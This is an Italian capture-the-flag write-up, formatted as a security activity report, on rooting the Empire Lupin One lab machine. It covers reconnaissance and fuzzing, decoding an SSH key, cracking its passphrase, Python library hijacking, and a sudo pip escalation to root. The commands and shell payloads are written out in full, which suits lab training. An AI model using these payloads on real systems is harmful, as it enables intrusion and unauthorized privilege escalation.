La Sfida "Lupin One Black Box"

Landa Tracker SPA

| Titolo del Documento: | Report Attività BlackBox2|

| Asset Sotto Analisi: | Macchina Virtuale Empire Lupin One |

| Indirizzo IP Target: | 192.168.56.102 |

| Indirizzo IP Attaccante: | 192.168.56.100 (Kali Linux) |

| Data dell'Attività: | 03-04 Settembre 2025 |

| Analisti: | [Landa Tracker S.P.A.] |


| Stato: | Completato |

Questo documento descrive i passaggi per risolvere la sfida di sicurezza informatica Lupin One Black Box. L'obiettivo è ottenere l'accesso completo al sistema, con i privilegi di root, sfruttando le vulnerabilità.

Passaggi per la risoluzione della black box in ordine

Fase 1: Ricognizione Iniziale

La sfida inizia con un sistema **Debian GNU/Linux 11** che presenta una schermata di login. Non conoscendo le credenziali, il primo passo è usare una macchina Kali Linux per raccogliere informazioni sul sistema target.



Trovare l'IP del target. Sebbene l'IP sia già fornito sulla schermata di login, è buona pratica confermarlo usando il netdiscover. Per velocizzare la scansione, si può specificare un intervallo, ad esempio:

sudo netdiscover -r 10.0.2.0/24.

Comando usato: sudo netdiscover -i eth1


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:90:38:2f      1      60  PCS Systemtechnik GmbH
10.0.2.4        08:00:27:9c:e3:1f      1      60  PCS Systemtechnik GmbH
```

Scansionare le porte aperte.

Una volta confermato l'indirizzo IP, si usa **Nmap** per eseguire una scansione degli script e delle versioni dei servizi sulle porte aperte.

Comando usato: **sudo nmap -sC -sV (ip)**

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 04:31 EDT
Nmap scan report for 10.0.2.4
Host is up (0.000062s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:9C:E3:1F (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
```

Nel precedente comando il parametro sc fa uno script scan e il parametro sv fa uno scan delle versioni utilizzate nelle porte

Spiegazione risultato:

Porta 22: La scansione rivela una porta SSH aperta. Questo indica che si potrebbe accedere al server con un login se si avessero nome utente e password.


Porta 80: Una porta HTTP aperta suggerisce la presenza di un sito web in esecuzione.

La scansione Nmap trova anche uno script chiamato **http-robots.txt** che sembra bloccare l'accesso alla directory **/~myfiles**.

Fase 2: Sfruttare il Server Web (Porta 80)


Successivamente, si indaga il server web per trovare indizi che possano permettere l'accesso al sistema.

Aprendo l'indirizzo IP del target nel browser (10.0.2.4), si trova una pagina di benvenuto con un'immagine, ma nessuna informazione utile apparente.



Proviamo quindi a raggiungere il file visto in precedenza robots.txt, questo però sembra bloccato

URL usato: **10.0.2.4/robotx.txt**



Il percorso /~myfiles restituisce invece un errore "404 Not Found", l'ispezione del codice sorgente di quest'ultima pagina rivela un commento con un incoraggiamento o presa in giro: "Your can do it, keep trying".

URL usato: **10.0.2.4/~myfiles**

Error 404

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Error 404</title>
5 </head>
6 <body>
7
8 <h1>Error 404</h1>
9
10 </body>
11 </html>
12
13 <!-- Your can do it, keep trying. -->
14
15
```

Dopo svariati tentativi andati a vuoto decidiamo di tornare sul sito precedente e per scoprire percorsi o file nascosti, si decide di utilizzare un nuovo strumento trovato dopo svariate ricerche online chiamato **Fast Web Fuzzer (ffuf)** (questo *usa una tecnica di test automatizzati che inserisce dati casuali o imprevisti in un software (come un sito web) per individuare vulnerabilità, bug o crash e verificarne le reazioni a input non validi)*

Comando usato per l'installazione: **sudo apt-get install ffuf**

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install ffuf
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
ffuf is already the newest version (2.1.0-1+b8).
ffuf set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Usiamo successivamente all'instalalzione ffuf per analizzare il sito web

Nel seguente commando:


ffuf è il nome del tool usato

-c rende colorato l'output e migliora l'estetica

-u seleziona il target seguito dall'ip

-w indica il percorso del "dizionario" (wordlist) che ffuf utilizzerà. (Il programma tenterà ogni parola contentente nel file common.txt)

Comando usato: **ffuf -c -u http://10.0.2.4/~FUZZ -w /usr/share/wordlist/dirb/common.txt**




La scansione ha successo e trova una directory chiamata **"secret"**.

Entriamo nel sito col nuovo percorso file e troviamo un messaggio contente 3 indizi:

1: fa riferimento alla chiave per accedere al servizio ssh che abbiamo visto prima dalla scansione nmap,

2: fa riferimento a una wordlist che ci può aiutare a "crackare" la password del servizio SSH **3**: fa

riferimento ad un possibile nickname della persona icex64



Partendo dall'indizio 1 cerchiamo di trovare la private key per il servizio ssh, iniziando una scansione col tool ffuf.

Nel seguente commando:

ffuf: È il nome del tool usato

-c: Abilita l'output colorato per rendere i risultati più leggibili.

-ic: Ignora la maiuscola/minuscola durante la comparazione delle parole.

-u Specifica l'URL di destinazione. Dove. FUZZ è il marcatore di posizione che ffuf sostituirà con ogni parola della wordlist. In questo caso, sta cercando di scoprire nomi di file all'interno della directory ~secret/

-w Indica il percorso del "dizionario" (wordlist) che ffuf utilizzerà. Il programma tenterà ogni parola in questo file (directory-list-2.3-small.txt) sostituendola a .FUZZ nell'URL.

-fc 403: Esclude i risultati che restituiscono il codice di stato HTTP **403 Forbidden**. Questo permette di non mostrare file o directory a cui l'utente non ha il permesso di accedere.

-e .txt,.html: Aggiunge le estensioni di file specificate (.txt e .html) a ogni parola della wordlist prima di testarla. Questo significa che ffuf proverà, ad esempio, file.txt e file.html oltre a file stesso.


Comando usato: **ffuf -c -ic -u http://10.0.2.4/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html**

Questa scansione individua con successo un file nascosto chiamato **mysecret.txt.**

Aggiorniamo poi l'url verificando il contenuto del nuovo file trovato


Url usato: **10.0.2.4/~secret/.mysecret.txt**

Il contenuto del file mysecret.txt è illeggibile. Usando uno strumento online come **CyberChef** e provando diverse decodifiche, si trova che il testo è decifrato in **Base58**, rivelando la chiave privata SSH.




Il risultato viene salvato in un file chiamato **bubbulus.rsa**

Comando usato: **sudo nano bubbulus.rsa**



Seguendo l'indizio 2 che suggeriva di usare una wordlist "fasttrack", si utilizza lo strumento John The Ripper per craccare la passphrase.

Comando usato: **john –wordlist=/usr/share/wordlist/fasttrack.txt**




Questo rivela la password: **P@55w0rd!.**

Fase 3: Accedere e Scalare i Privilegi

Ora che si hanno nome utente, chiave SSH e passphrase, si può accedere al sistema e tentare di ottenere i privilegi di root.

Comando usato**: ssh -i bubbulus.rsa** icex64@10.0.2.4 Password

usata: **P@55w0rd!**



Ottenendo con successo accesso al servizio SSH!

Una volta dentro, il comando ls rivela un file chiamato **user.txt**

Comando usato: **ls**

```
icex64@LupinOne:~$ ls
user.txt
```

Ne visualizziamo il contenuto ottenendo un messaggio e la stringa "3mp!r3".

Comando usato: **cat user.txt**

Per iniziare la fase di "privilege escalation", si controllano i permessi dell'utente

Comando usato: **ls -al**

```
icex64@LupinOne:~$ ls -al
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw------- 1 icex64 icex64   12 Oct  4  2021 .python_history
drwx------ 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
```

Si controllano poi i permessi che l'utente potrebbe eseguire con i privilegi di admin (root)

Comando usato: **sudo -l**

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

L'output mostra che l'utente icex64 potrebbe eseguire lo script Python /home/arsene/heist.py come un altro utente chiamato **arsene**, questo percorso file salta subito all'occhio e dopo alcune ricerche scopriamo che lo script **heist.py** potrebbe essere vulnerabile alla "python library hiijacking".

Esempio del sito web trovato per la python library hiijacking:


Verifichiamo il contenuto dello script

Comando usato: **cat /home/arsene/heist.py**

Lo script importa la libreria webbrowser per aprire un URL. Confermando che possiamo sfruttare questa vulnerabilità, modificando la libreria stessa per eseguire un comando come l'utente arsene

Troviamo la provenienza di questa libreria

Comando usato: **locate webbrowser**




Otteniamo il percorso **/usr/lib/python3.9/webbrowser.py**

Ci si sposta nella directory temporanea col comando **cd/tmp**

Si modificano i permessi del file python, questo ci permetterà di vedere i permessi del file e aggirarne la sicurezza

Comando usato: **ls -al /usr/lib/python3.9/webbrowser.py**



Si apre il file python per modificarlo


Comandi usati:

nano /usr/lib/python3.9/webbrowser.py

Forziamo l'avvio di /bin/bash con l'aggiunta nel python di:


os.system("/bin/bash")

questo esegue una shell bash all'interno del programma



Fatta questa modifica verifichiamo nuovamente i permessi


Comando usato: **sudo -l**



Confermiamo che il nostro utente icex non ha la possibilità per la scalata di permessi ma l'utente arsene sì.

Avviamo dunque il python modificato in precedenza con l'utente arsene

Comando usato: **sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py**



Il comando funziona correttamente portandoci a cambiare utente in Anne

Verifichiamo nuovamente i permessi disponibili col nuovo utente ottenuto

Comando usato: **sudo -l**

```
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

Notiamo la possibilità di una privilege escalation con il metodo pip, questo è un noto metodo di privilege escalation che si trova cercando online "pip privilege escalation". Difatti cercando su internet “pip privilege escalation” troviamo tutti i prossimi comandi che ci permetteranno ottenere i permessi di root.

Foto del sito web coi comandi usati:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Si copiano e incollano i seguenti tre comandi per ottenere l'accesso root:

TF=$(mktemp -d) echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py sudo pip install $TF

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.0SElJdKnAt
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
setup.py
# cd /root
# ls
root.txt
#
```

Questi comandi consentono di ottenere i privilegi di root.

A questo punto, si può navigare nella directory /root

Comando usato: **cd /root**

